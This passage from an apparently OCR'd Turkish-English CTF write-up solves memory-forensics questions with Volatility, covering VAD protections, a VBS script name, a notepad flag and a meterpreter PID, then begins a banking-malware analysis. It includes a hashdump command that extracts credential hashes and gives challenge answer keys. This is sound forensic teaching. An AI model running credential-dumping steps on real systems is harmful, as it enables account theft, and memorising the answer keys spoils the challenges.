


Soru 9.) What is the LM hash of Bob's account?

Bob'un hesabının LM karması nedir?

Çözüm 9.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 hashdump

Cevap : **aad3b435b51404eeaad3b435b51404ee**




Soru 10.)) What memory protection constants does the VAD node at 0xfffffa800577ba10 have?

0xfffffa800577ba10'daki VAD düğümü hangi bellek koruma sabitlerine sahiptir?

Çözüm 10.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 vadinfo | grep -A 3 0xfffffa800577ba10

Cevap : **PAGE_READONLY**




Soru 11.) What memory protection did the VAD starting at 0x00000000033c0000 and ending at 0x00000000033dffff have?

0x00000000033c0000 ile başlayan ve 0x00000000033dffff ile biten VAD hangi bellek korumasına sahipti?

Çzüm 11.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 vadinfo | grep -A 3 "Start 0x00000000033c0000 End 0x00000000033dffff"

Cevap : **PAGE_NOACCESS**




Soru 12.) There was a VBS script that ran on the machine. What is the name of the script? (submit without file extension)

Makinede çalışan bir VBS betiği vardı. Senaryonun adı nedir? (dosya uzantısı olmadan gönderin)

Çözüm 12.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 cmdline | grep vbs

Cevap : **vhjReUDEuumr**




Soru 13.) An application was run at 2019-03-07 23:06:58 UTC. What is the name of the program? (Include extension)

2019-03-07 23:06:58 UTC'de bir uygulama çalıştırıldı. Programın adı nedir? (Uzantıyı dahil et)

Çozüm 13.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 shimcache | grep "2019-03-07 23:06:58"

Cevap : **Skype.exe**




Soru 14.) What was written in notepad.exe at the time when the memory dump was captured?

Bellek dökümü yakalandığında notepad.exe'de ne yazıyordu?

Çözüm 14.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 memdump -p 3032 --dump-dir .

Şimdi içeriği gösteriyoruz : strings -e l 3032.dmp | grep "flag<.*>"

Cevap : **bayrak<REDBULL_IS_LIFE>**




Soru 15.) What is the short name of the file at file record 59045?

59045 dosya kaydındaki dosyanın kısa adı nedir?

Çözüm 15.) Kod : python2 vol.py -f Triage-Memory.mem — profile=Win7SP1x64 mftparser|grep 59045 -C 20

Cevap : **EMPLOY~1.XLS**




Soru 16.) This box was exploited and is running meterpreter. What was the infected PID?

Bu kutu istismar edildi ve meterpreter çalıştırıyor. Enfekte PID neydi?

Cevap 16.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 netscan | grep UWkpjFjDzM.exe

Cevap : **3496**




DeepDive

1. What profile should you use for this memory sample?

.vmem uzantılı kaydedilmiş memory belleği olarak geçen dosyalarımızı incelemek için python 2.7 ile çalışan Vlatility modülünü kullanalım. İlk soruda genel bir profil istediği için “imageinfo” komutunu kullanarak kullanılmış profilleri inceleyelim.

vol.py -f banking-malware.vmem imageinfo




Seçenekler arasında çıkan sonuçlardan cevabımıza en uygun olan: Win7SP1x64_24000

2. What is the KDBG virtual address of the memory sample?

Bunu bir önceki komut ile de ulaşabileceğimiz gibi direkt istediği şekilde bir komut girelim.

vol.py -f banking-malware.vmem kdbgscan




KDGB'nin adresini sonunda harf olmadan girelim. Cevabımız: 0xf80002bef120

3. There is a malicious process running, but it's hidden. What's its name?

Kullanılan profil ile birlikte aramayı daraltarak çalışan programların listesine ulaşalım. Bunu için profilinde dahil olduğu psxview komutunu kullanalım.

vol.py -f banking-malware.vmem --profile=Win7SP1x64_24000 psxview



Tüm programlar arasında psscan değeri False olan .exe uzantılı dosya zararlı dosya olarak tespit edilir. Ayrıca pslist değeri de false olduğu için kolaylıkla tespit ettik. Cevap: vds_ps.exe

4. What is the physical offset of the malicious process?

